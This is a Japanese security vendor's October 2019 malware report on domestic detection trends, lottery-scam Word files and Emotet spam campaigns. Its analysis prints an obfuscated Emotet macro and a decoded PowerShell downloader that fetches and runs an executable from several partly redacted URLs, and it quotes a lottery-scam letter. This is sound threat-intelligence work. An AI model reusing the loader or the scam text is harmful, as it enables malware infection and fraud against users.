2019年
10月
OCTOBER

MALWARE REPORT

マルウェアレポート

国内のマルウェア検出状況を解説

Emotet の感染を狙ったばらまきメール

キヤノンマーケティングジャパン株式会社

はじめに

「マルウェアレポート」は、キヤノンマーケティングジャパンが運営する

「マルウェアラボ」が「ESETセキュリティ ソフトウェア シリーズ」の検出データを基に


国内のマルウェア検出状況についてまとめたレポートです。

ショートレポート「2019 年 10 月マルウェア検出状況」

1. 10 月の概況
2. Emotet の感染を狙ったばらまきメール

1. 10 月の概況について

2019 年 10 月（10 月 1 日～10 月 31 日）に ESET 製品が国内で検出したマルウェアの検出数は、以下のとおりです。



国内マルウェア検出数*1 の推移

（2019 年 5 月*2 の全検出数を 100%として比較）

*1 検出数には PUA（Potentially Unwanted/Unsafe Application；必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)を含めています。

*2 半年前を基準としています。

2019 年 10 月の国内マルウェア検出数は、9 月に続いて、増加しています。直近 6 か月間の中でも 2 番目に検出数の多い月となっています。
検出されたマルウェアの内訳は以下のとおりです。


国内マルウェア検出数*3 上位（2019 年 10 月）

順位	マルウェア名	割合	種別
1	HTML/ScrInject	20.9%	HTML に埋め込まれた不正スクリプト
2	JS/Adware.Agent	9.1%	アドウェア
3	DOC/Fraud	4.7%	詐欺サイトのリンクが埋め込まれた doc ファイル
4	HTML/Refresh	2.2%	別のページに遷移させるスクリプト
5	VBA/TrojanDowmloader.Agent	2.0%	ダウンローダー
6	Suspicious	1.8%	未知の不審ファイルの総称
7	HTML/FakeAlert	1.4%	偽の警告文を表示するスクリプト
8	Win32/GenKryptik	1.1%	暗号化/難読化された実行ファイル
9	Win32/Injector.Autoit	1.1%	他のプロセスにインジェクションするマルウェア
10	Win32/Expoit.CVE-2017-11882	1.0%	脆弱性を悪用するマルウェア

*3 本表には PUA を含めていません。

10 月に国内で最も多く検出されたマルウェアは、9 月に引き続き HTML/ScrInject でした。HTML/ScrInject は HTML に埋め込まれた不正スクリプトで、Web サイト閲覧時に実行されます。

3 位の DOC/Fraud は、詐欺サイトへのリンクが埋め込まれた doc ファイルです。
例えば、ファイルを開くと当選詐欺のような画面が表示されるファイルを確認しています。文章の内容は、賞金を送るためという口実で、送信者が指定するメールアドレス宛に個人情報の送信を要求するものになっています。要求される個人情報には、「名前」「性別」「住所」「電話番号」「結婚歴」「Email アドレス」等がありました。


You Have Won US$1,000 000.00!

Dear Winner No 2.

On behalf of the [redacted] I am pleased to present you US$1,000 000.00 to encourage the globalization of internet and online lottery draw worldwide.

Congratulations! Your email address has won US$1,000 000.00 in [redacted] held on Friday, January 04,2019 to encourage/promote globalization of internet and online draw worldwide. Your email address drew to the winning numbers 07-22-25-26-35-41-45 Bonus 03, which subsequently won you the lottery in the 2nd category. An overview of how [redacted] is modernizing its games and products at Charitable Gaming Centers across the whole world. [redacted] is an agency responsible for province-wide lottery games and gaming facilities. Since 1975, [redacted] has provided nearly $40 billion to the Province and the people of [redacted] and beyond. [redacted] annual payments to the Province have helped support health care; education, online gaming, research, prevention and treatment of problem gambling and in all enhancing community and individual through online gaming.


[redacted] South Africa
Tele: + 27-[redacted]
Tele/Fax No: + 27 [redacted]
Emails: [redacted]

You are advised to send the following below information's to our agent in South Africa ([redacted]) to facilitate the release of your winning fund to you.


doc ファイルの中身

そして、Word が起動している間に、バックグラウンドでデザイン会社の Web ページへアクセスを行っていることを確認しました。また、このファイルでは、マクロの実行はありませんでした。このような doc ファイルの中には、ファイルを開いたユーザーを識別するものもあり、不用意にファイルを開く人だと判断される可能性があります。このためファイルを開くことで別の攻撃の標的になる可能性もあります。メールに添付された不審なファイルを不用意に開かないことが重要です。
国内で検出された DOC/Fraud は、2019 年 5 月以降においては少ないですが、9 月から 10 月にかけて大

きく増加しました。この傾向は、世界全体でも確認されています。




DOC/Fraud の国内での検出数の推移



DOC/Fraud の世界での検出数の推移

また、10 月における DOC/Fraud の検出数が、最も多い国は日本でした。そして、世界の検出数の約 26%を日本における検出数が占めていました。



DOC/Fraud の国別検出数（10 月）

2. Emotet の感染を狙ったばらまきメール

10 月は Emotet の感染を狙った攻撃が多く報告されています。「2019 年上半期のマルウェアレポート[pdf](https://eset-info.canon-its.jp/files/user/malware_info/images/ranking/pdf/MalwareReport_2019FirstHalf.pdf)」では、一時的に活動を停止しているとお伝えしましたが、8 月後半から活動が再開されています。

Emotet は追加のモジュール(機能)をダウンロードすることで様々な活動を行います。現在は主に別のマルウェアを配布する目的で使われているため、Trickbot や Ursnif などのバンキングマルウェアやランサムウェアなどにも感染します。
追加のモジュールには、「Web ブラウザーに保存されたアカウント資格情報の窃取」、「メールクライアントに保存されたアカウント資格情報の窃取」、「システムのネットワークパスワードの窃取」、「Outlook アドレス帳の窃取」、「Outlook メールの窃取」、「スパムメールの送信」、「LAN 内への感染拡大」、「DDoS 攻撃」などを行うものがあります。


Emotet の主な侵入経路はメールであり、10 月も Emotet の感染を狙ったばらまきメールを複数観測しました。
メールは以下のように、通常のメール(左)と既存のメールに返信する形のメール(右)が存在します。
件名や本文は複数の組み合わせがあり、また日本語以外のメールも存在します。

Emotet の感染を狙ったばらまき型メール（サンプル）

メールの添付ファイルは Emotet のダウンローダーであり、Word ファイル(.doc)をクリックすると下記のような画像が表示されます。

10 月にばらまかれたダウンローダーでは下記の 6 種類の画像を確認しました。2018 年以降に確認した Emotet のダウンローダーでは、Office 365 や Microsoft Word など正規のアプリの挙動であると思わせるような画像が多く使われています。

また Emotet のダウンローダーでは、ファイルのハッシュ値やマクロのコードは頻繁に変更されますが、起動時に表示される画像は使いまわされることが多いです。



10 月に Emotet の感染を狙ったダウンローダー(Word)の表示画面

マクロのコードは大量のコメントとダミーコードがあるのみで、比較的シンプルな処理になっています。
コメントやダミーコードの中には、以下の画像のように大量の URL、IP アドレス、UserAgent が含まれているものがあります。これらは、文字列抽出した結果を利用する解析者への解析妨害を狙っているのかもしれません。


```
(General)                                    autoopen
Georgiacif.ShowWindow = wdXMLValidationStatusOK
    'https://www.microsoft.com/hard_drivecwo
depositwcz = "SDD explicit hard drive Green Intelligent Concrete Gloves hard drive Inlet Borders Bc
'Parks reciprocal Intelligent navigate navigate models Associate
'https://www.microsoft.com/Buckinghamshirelai
While depositwcz = wdXMLValidationStatusOK
'24/7 Personal Loan Account Licensed Granite Chicken withdrawal Unbranded Metal Pizza quantifying c
Coordinatorrjt = CDate(184)
programzfq = digitalsut
Connecticutnip = CDbl(307)
Refined_Wooden_Shirtszj = 34
Intelligentdqu = 379
Administratorqrj = Atn(Chadlzi)
'quantify Marketing Orchestrator connect EXE circuit THX Sleek Fresh Hat Steel deposit web-enabled
Wend
'Music ADP Berkshire impactful bus Home & Sports grey Wooden invoice North Dakota International Exc
End Function
Function goldjod(Investorbfk)
On Error Resume Next
    'https://www.microsoft.com/firewalltvr
depositwcz = "Agent Automotive Plains metrics Keys Self-enabling Congolese Franc deposit Knoll Ergc
'Expressway Intelligent Concrete Tuna Sports, Sports & Clothing Auto Loan Account Reverse-engineere
'https://www.microsoft.com/Freshcil
While depositwcz = wdXMLValidationStatusOK
'Refined Granite Bike Shores generating Intuitive digital deposit Computers Nakfa Awesome Soft Sala
Ergonomic_Concrete_Glovespqz = CDate(487)
eservicesvqj = Internationaltct
New_Hampshiresdo = CDbl(735)
zero_administrationacc = 381
monetizeima = 39
Auto_Loan_Accountcid = Atn(New_Hampshireuol)
'robust Circle magenta Circles Infrastructure Islands Licensed Cotton Chair
```

```
(General)                                    Varvara
Second CBool("Bike")
Month Fix(Yoxxfovi)
Ehedxximsyyxu = 638
Hwnkpwnruyv = "103.196.134.■"
Day Fbiyfjwbok
TimeValue 22
Vtxzdbuohy = "247.212.4.■"
'Mozilla/5.0 (Windows NT 6.2; Trident/7.0; rv:11.0) like Gecko
Yrcrpkebvw = CLng(688)
Set Varvara = CreateObject(Hgozoucb(Hgozoucb(VarvaraA)))
    Rem Mozilla/5.0 (Windows; U; Windows NT 6.3) AppleWebKit/533.2.2 (KHTML, like Gecko) Chrome/28.(
MonthName CDbl("Mozilla/5.0 (Windows NT 6.2; rv:8.7) Gecko/20100101 Firefox/8.7.5")
Eiglbrcfhstqa = CDbl(Bktnfskvizbv)
Vemefvzpeg = 450
MonthName Iitqletipx
Fhumxmav = CByte("Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko")
Mohluhrlfmvt = Sgn("Dynamic3840 Guido Valleys, Bertramburgh, Guernsey")
Crnwcswy = Oct("Mozilla/5.0 (Windows; U; Windows NT 6.3) AppleWebKit/535.1.2 (KHTML, like Gecko) Cl
Zybmrsgwkp = CStr("Mozilla/5.0 (Windows NT 6.1; rv:8.7) Gecko/20100101 Firefox/8.7.5")
Rem Chicken
Weekday 40
Jaklqerxg = Fix(Tkfydtivnuwlv)
Minute Atn("Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/6.0; .NET CLR 1.7.50700.3)"
TimeValue Log("169.174.53.■■")
TimeValue CByte(Tngyitexi)
Qbsgvenbhc = 790
Cdbtjjmooflk = "113.248.1.■■"
WeekdayName Hddomxlqchdg
Day 643
Ytychudvgzvn = "Mozilla/5.0 (Windows; U; Windows NT 6.3) AppleWebKit/537.0.0 (KHTML, like Gecko) Cl
'218.188.196.■■
Xlpidewkxtpph = Sin(93)
```

マクロのダミーコード

マクロが実行された場合、WmiPrvSE.exe*4 プロセス経由で PowerShell が実行されます。

*4 Windows Management Instrumentation Provider Host Service の略で、主に Windows ホストを管理する目的で利用されます。



WmiPrvSE.exe 経由で実行される PowerShell のプロセスツリー

事前に設定(下記参照)を行うことで PowerShell の実行ログを取得することができます。
実行される PowerShell のコマンドも簡易的な難読化が行われているのみで、5 個の URL の中から Emotet をダウンロードし実行するだけの処理になっています。

```
>>> s = "PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4Ab0BpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJAB4ADEAYgAzAHgAMQA3ADk
ANgBjADMAPQAnAHgAYwAvADcANQAyADEANQAwADcANQAwADAAJwA7ACQAeAA4ADAAOAB4ADAAOQAwAHgAYwAwAGMAYwAgADQAIAAnADgANQAyACcAOwAkAGM
ANQBjADgANwAwADgAYgA4ADcANgA4ADQAJwBjADgAMAAwADYAMAAwAGMAOQAwADQAJwA7ACQAYgA4AGIAOAA2ADgAMwAyADAAeAAwAGMAeAA9ACQAZQBuAHY
AOgB1AHMAZQByAHAAcgBvAGYAaQBsAGUAKwAnAFwAJwArACQAeAA4ADAAOAB4ADAAOQAwAHgAYwAwAGMAYwArACcALgBIAHgAZQAnADsAJABiADgANQAxADQ
ANgBjADAAOQAxADIAMQA9ACcAeAAwADAAOQA2ADYANgBiADAAMAAwADIAJwA7ACQAeAAxADgAMAB4ADAANQA5AGMAMwBjAGMANwA9AC4AKAAnAG4AZQB3ACc
AKwAnAC0AbwBiAGoAZQAnACsAJwBjAHQAJwArACAATgBlAFQALgBXAGUAYgBDAGwASQBlAE4AVAA7ACQAeAB4ADMAMAA1ADcAMQA3ADAAOQAzADQAJwBoAHQ
AdABwAHMAOgAvAC8AdwB3AHcALgBzAGsAdQBsAGwAYgBhAGwAaQAuAGMAbwBtAC8AYgBrAC4AdwBwAC0AYwBvAG4AdABlAG4AdAAvADMAMQAxAC8AQABoAHQ
AdABwADoALwAvAGMAaABIAGUAbQBhAHQAcgBhAG4AcwB4AHAAcgBIAHMAcwBpAG4AYwAuAGMAbwBtAC8AdwBwAC0AaQBuAGMAbABIAGQAZQBzAC8AcwBoAG0
ANQBkAGoAbAAOADYAMwA4AC8AQABoAHQAdABwAHMAOgAvAC8AYQBjAGUAbwBuAHQAaABIAHIAbwBvAGYALgBjAG8AbQAvAGkAMABvAG4AaQAvAGcAegB4ADU
ANQA1ADAALwBAAGgAdAB0AHAAOgAvAC8AdwB3AHcALgBkAGcAeABiAHkAZABhAG0AbwBuAGkAcQB1AGUALgBjAG8AbQAvAGYAcgAOAGoAdAAvAGMAYQBjAGg
AZQAvAGkAbgBpAHQALgBlAHAAcABlAHIALwBoADgAOQAxADQALwBAAGgAdAB0AHAAcwA6AC8ALwBhAGEAcABsAGkAbgBkAGkAYQAuAGMAbwBtAC8AaABhAHI
AZABlAHIALgBpAG4AYwAvAG8AZAB3ADgAeABOAGgAOQA2AC8AJwAuACIAcwBgAHAAbABJAFQAIgAoACcAQAAnACkAOwAkADIAMAAzAHgANAAxADM
AYgBjADAAPQAnAGIAOAA4AHgANAA4ADIAMABjADAAMQAwADYAJwA7AGYAbwByAGUAYQBjAGgAKAAkAGMAMQA4ADMAYgA1ADgAYgB4ADUAYwA3ADIAIABpAG4
AIAAkAHgAeAAzADAANQA3ADEANwAwADkAMwApAHsAdAByAHkAewAkAHgAMQA4ADAAeAAwADUAOQBjADMAYwBjADcALgAiAGQAYABPAFcATgBmAE8AYQBgAGQ
ARgBgAEkAbABlACIAKAAkAGMAMQA4ADMAYgA1ADgAYgB4ADUAYwA3ADIALAAgACQAYgA4AGIAOAA2ADgAMwAyADAAeAAwAGMAeAApADsAJAB4AGIAMwA1ADE
AMAAwAHgAMwBjADUAMAA9ACcAYgAzADkAMAAyADIAMgAyADEAMAB4ADIAJwA7AEkAZgAgACgAKAAmACgAJwBHAGUAJwArACcAdAAtAEkAJwArACcAdABlAG0
AJwApACAAJABiADgAYgA4ADYAOAAzADIAMAB4ADAAYwB4ACkALgAiAGwAYABlAG4ARwB0AGgiACAAMwA4ADUAMgA3ACkAIAB7AFsARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUABy AG8AYwBlAHMAcwBdADoAOgAiAHMAVABBAGAAUgBUACIAKAAkAGIAOABiADgANgA4ADMAMgAwAHgAMABjAHgAMABjAHgAMQA7ACQAYgA0ADUANgAwAGIAeAAwADIAMgAwADUAPQAnAGMAMAAwADcAMgA2ADUANQAwADEANwAxACcAOwBiAHIAZQBhAGsAOwAkAGIANQAwADI
AMAA0ADcAPQAnAGMANQAwADcAMAAzADAAMQA5ADgANgAwACcAf0B9AGMAYQB0AGMAaAB7AH0AfQAkAHgAMAA2AGIAYwAzADAAMwAwADYAYgA3AD0AJwBiADg
AMAAwADAAeAAxADAAMAA3AGIANgA4ACcA"
>>> print(base64.b64decode(s).decode("utf16").replace(";",";¥n").replace("`",""").lower())
<# https://www.microsoft.com/ #> $x1b3x1796c3='xc27521507500';
$x808x090xc0cc = '852';
$c5c8708b8768='b800600c904';
$b8b868320x0cx=$env:userprofile+'¥'+$x808x090xc0cc+'.exe';
$b85146c09121='x009666b0002';
$x180x059c3cc7=.('new'+'-obje'+'ct') net.webclient;
$xx305717093='https://www.sl[redacted]i.com/bk.wp-content/311/@http://che[redacted]nc.com/wp-includes/shm5dj14638/@http
s://ac[redacted]of.com/i0oni/gzx5550/@http://www.dg[redacted]e.com/fr4jt/cache/init.upper/h8914/@https://a[redacted]a.com/ha
rder.inc/odw8xth96/'."split"('@');
$b91203x413bc0='b88x4820c0106';
foreach($c183b58bx5c72 in $xx305717093){try{$x180x059c3cc7."downloadfile"($c183b58bx5c72, $b8b868320x0cx);
$xb35100x3c50='b390222210x2';
if ((&('ge'+'t-i'+'tem') $b8b868320x0cx)."length" -ge 38527) {[diagnostics.process]::"start"($b8b868320x0cx);
$b4560bx02205='c00726550171';
break;
$b50x079902047='c50703019860']}catch{}}$x06bc30306b7='b8000x1007b68'
```

難読化された Powershell のデコード

ある Emotet ダウンローダーの URL の一つを URLhaus*5 で確認すると、頻繁にファイルが更新されていることが確認できます。

*5 マルウェアの配布に使用されている悪意のある URL を共有することを目的とした abuse.ch のプロジェクトです。https://abuse.ch/

URLhaus by ABUSE.ch — Browse API Feeds Statistics About

Takedown time:	3 days, 18 hours, 16 minutes
Tags:	emotet epoch1 exe heodo

Payload delivery

The table below documents all payloads that URLhaus retrieved from this particular URL.

Firstseen	Filename	File Type	Payload (SHA256)	VT	Signature
2019-10-11	f1wupb5se373.exe	exe	d7e48995f37ac2d3de583b3b9483d8f9a73180b01209a75b61f3b76777144bd5	5.80%	Heodo
2019-10-11	7vztyna1i.exe	exe	55f6602485f9a39f2bed688073d5419ce691ec0c1b827a06c7213dc92f619507	4.29%	Heodo
2019-10-11	xp309.exe	exe	946c4039f7a95d96da815c4bffdb13c564bf7c6f8959de7357f181e77337d6d9	10.29%	Heodo
2019-10-11	u1g3aifu0d188wr.exe	exe	0a91ca038be80280f9e9e300dafd4490be9269d1ad7649f102aa5c58b7d7a9db	7.35%	Heodo
2019-10-11	p6gi7b.exe	exe	f0d900fdcd72f281ea7bb0369d59633ec7081d3ec577a33c7792c68900ac467f	12.70%	Heodo
2019-10-11	dpuhze.exe	exe	6a6904fe007845787df332920919c2a1f968de70f288a29a410f3e46da5501bd	5.88%	Heodo
